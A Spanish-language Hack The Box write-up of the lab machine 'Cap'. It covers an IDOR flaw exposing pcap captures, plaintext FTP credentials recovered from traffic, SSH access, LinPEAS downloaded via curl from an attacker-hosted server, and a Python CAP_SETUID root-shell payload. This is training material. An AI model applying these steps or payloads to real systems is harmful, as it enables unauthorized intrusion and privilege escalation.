

Hack The Box
PEN-TESTING LABS

Write-Up CAP



Dificultad

Fácil

IP

10.10.10.245



Índice

1. Reconocimiento Inicial	2
1.1. Análisis del Servicio HTTP	2
2. Explotación	4
3. Elevación de privilegios	5
3.1. Transferencia de LinPEAS a la máquina víctima	5
3.2. Ejecución del script	5
3.3. Payload en Python	5
3.4. Ejecución del script	6
4. Herramientas utilizadas	6
5. Reflexión final	6



1. Reconocimiento Inicial

Se llevó a cabo un escaneo de reconocimiento utilizando **nmap** para identificar servicios expuestos, versiones y posibles vectores de ataque. El comando utilizado fue:

```
1 nmap -Pn -sC -sV 10.10.10.245 -vvv
```

Código 1: Escaneo de servicios con Nmap

El escaneo reveló los siguientes puertos abiertos y servicios en ejecución:

- **Puerto 21/tcp (FTP)** - vsftpd 3.0.3
 - No se observó acceso anónimo durante el escaneo.
- **Puerto 22/tcp (SSH)** - OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
 - Se identificaron claves públicas RSA, ECDSA y ED25519.
- **Puerto 80/tcp (HTTP)** - gunicorn
 - El encabezado HTTP indica el uso de **gunicorn** como servidor.
 - El título de la página es *Security Dashboard*.
 - Métodos HTTP permitidos: GET, HEAD, OPTIONS.

Este reconocimiento inicial sugiere una posible superficie de ataque en el servicio HTTP. El servicio web ofrece un panel con apariencia de aplicación web completa, lo que justifica un análisis más profundo en la siguiente fase.

1.1. Análisis del Servicio HTTP

Al acceder al sitio expuesto en el puerto 80/tcp, se presentó una interfaz web titulada *Security Dashboard*. Este panel parece corresponder a una herramienta de monitoreo o gestión de seguridad.




Figura 1: Panel principal del Security Dashboard con métricas de eventos de seguridad




Figura 2: Menú lateral: Acceso a "Security Snapshot (5 Second PCAP + Analysis)"

Entre las funcionalidades disponibles, se identificó una sección denominada **Security Snapshots**, la cual ofrece capturas de tráfico de red (**pcap**) de 5 segundos de duración y opción de descarga.

Data Type	Value
Number of Packets	78
Number of IP Packets	78
Number of TCP Packets	78
Number of UDP Packets	0

Download

Figura 3: Panel de descarga de archivo pcap

Una observación interesante fue el esquema de URL utilizado para acceder a las capturas: del tipo **/data/<id>**, donde **id** es un número incremental. Al cambiar manualmente este valor en la URL, fue posible acceder a otras capturas.




Figura 4: Esquema de URL utilizado para acceder a las capturas

Este comportamiento refleja una vulnerabilidad de tipo **IDOR (Insecure Direct Object Reference)**, en la cual un usuario puede acceder directamente a objetos internos del sistema sin la debida validación de permisos.





Figura 5: Acceso a captura anterior mediante IDOR: tráfico accesible sin restricción

Este vector representa una falla crítica de confidencialidad, ya que las capturas pueden contener datos sensibles, incluyendo credenciales, sesiones activas, o información sobre servicios internos.

Varias de estas capturas fueron descargadas y analizadas manualmente con **Wireshark**. En una de ellas, se identificó tráfico en texto claro que contenía credenciales de acceso:



No.	Time	Source	Destination	Protocol	Length	Info
25	0.448213	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=1 Ack=353 Win=64128 Len=0
26	0.449720	192.168.196.16	192.168.196.1	TCP	80	80 → 54410 [PSH, ACK] Seq=1 Ack=353 Win=64128 Len=24 [TCP segment o...]
27	0.449869	192.168.196.16	192.168.196.1	HTTP	425	HTTP/1.0 404 NOT FOUND (text/html)
28	0.450903	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29	0.450176	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30	0.450189	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM...
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PER...
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPD 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.1	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.482887	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.

Figura 6: Credenciales FTP capturadas en texto claro

- **Usuario:** nathan
- **Contraseña:** Buck3tH4TF0RM3!

El uso de autenticación en texto claro representa una mala práctica de seguridad, especialmente en entornos administrativos.

2. Explotación

Tras identificar credenciales válidas a partir del análisis de capturas **pcap**, se intentó el acceso al servicio **SSH** expuesto en el puerto **22/tcp**. El intento fue exitoso:



```
> ssh nathan@cap.htb
The authenticity of host 'cap.htb (10.10.10.245)' can't be established.
ECDSA key fingerprint is SHA256:8TaASv/TRhd0Seq3woLx0cKrI0tDhrZJVrrE0wbzjSc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cap.htb,10.10.10.245' (ECDSA) to the list of known hosts.
nathan@cap.htb's password:
```

Figura 7: Inicio de sesión exitoso por SSH con las credenciales encontradas

```
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ ls
user.txt
```

Figura 8: Verificación del usuario activo y enumeración del home directory

3. Elevación de privilegios

Con el acceso inicial establecido como el usuario **nathan**, se procedió a realizar una enumeración avanzada del sistema con el objetivo de identificar posibles vectores de escalada de privilegios. Para ello, se utilizó la herramienta **LinPEAS**, parte del conjunto **PEASS-ng**.

3.1. Transferencia de LinPEAS a la máquina víctima

Se exportó un servidor HTTP simple en la máquina atacante y se descargó el script en la máquina víctima. El proceso fue el siguiente:

```
1 # En la maquina atacante
2 python3 -m http.server 8000
3
4 # En la maquina victima
5 curl http://<IP_ATACANTE>:8000/linpeas.sh -o /tmp/linpeas.sh
6
7 # Dar permisos de ejecucion
8 chmod +x /tmp/linpeas.sh
```

Código 2: Transferencia de LinPEAS vía HTTP

3.2. Ejecución del script

Una vez transferido, se ejecutó el script para iniciar la recolección de información:

```
1 ./tmp/linpeas.sh
```

Código 3: Ejecución de LinPEAS

Durante la fase de enumeración post-explotación utilizando **LinPEAS**, se identificó un binario con capacidades especiales asignadas. En concreto, el binario `/usr/bin/python3.8` presentaba la capability **CAP_SETUID**, la cual permite modificar el UID efectivo de un proceso, posibilitando potencialmente la obtención de privilegios elevados.

3.3. Payload en Python

Se creó un script en Python que realiza un cambio de UID a 0 (root) y posteriormente ejecuta una shell:

```
1 import os
2 os.setuid(0)
3 os.system("/bin/bash")
```

Código 4: Script Python para escalada de privilegios



3.4. Ejecución del script

El script fue creado como el usuario `nathan` y ejecutado directamente con `python3`.

La ejecución fue exitosa, proporcionando una shell con privilegios de `root`, lo cual permitió acceder a archivos restringidos como `/root/root.txt`:

```
nathan@cap:~$ nano script.py
nathan@cap:~$ python3 script.py
root@cap:~# ls
script.py  snap  user.txt
root@cap:~# cd /root/
root@cap:/root# ls
root.txt  snap
root@cap:/root# |
```

Figura 9: Verificación del usuario activo y enumeración del home directory

4. Herramientas utilizadas

Durante el proceso de resolución de esta máquina se utilizaron las siguientes herramientas:

- `nmap` — para el reconocimiento de servicios y versiones.
- Navegador web (Firefox) — para la interacción con la interfaz HTTP.
- `Wireshark` — para el análisis de los archivos `pcap` descargados desde la funcionalidad de "Security Snapshot".
- `curl` — para la descarga de herramientas y archivos.
- `python3` — tanto para el servidor HTTP simple como para la ejecución del payload de escalada de privilegios.
- `LinPEAS` — herramienta de post-explotación para identificar vectores de escalada de privilegios.
- `SSH` — para acceder al sistema remoto una vez obtenidas credenciales válidas.

5. Reflexión final

La resolución de esta máquina permitió reforzar conocimientos clave en áreas como:

- Identificación y explotación de vulnerabilidades de tipo **IDOR**, que muchas veces pasan desapercibidas por su simplicidad.
- Importancia del análisis de tráfico en texto claro, y cómo pequeños descuidos (como el uso de FTP sin cifrado) pueden llevar a comprometer todo un sistema.
- Utilización de `capabilities` en Linux como vía de escalada de privilegios, un vector menos común pero muy efectivo cuando está mal configurado.
- Flujo completo de una intrusión realista: desde la enumeración web hasta la obtención de una shell con privilegios de `root`.

Este tipo de ejercicios refuerzan el pensamiento analítico y la práctica estructurada, ambos fundamentales en entornos reales de auditoría o pentesting.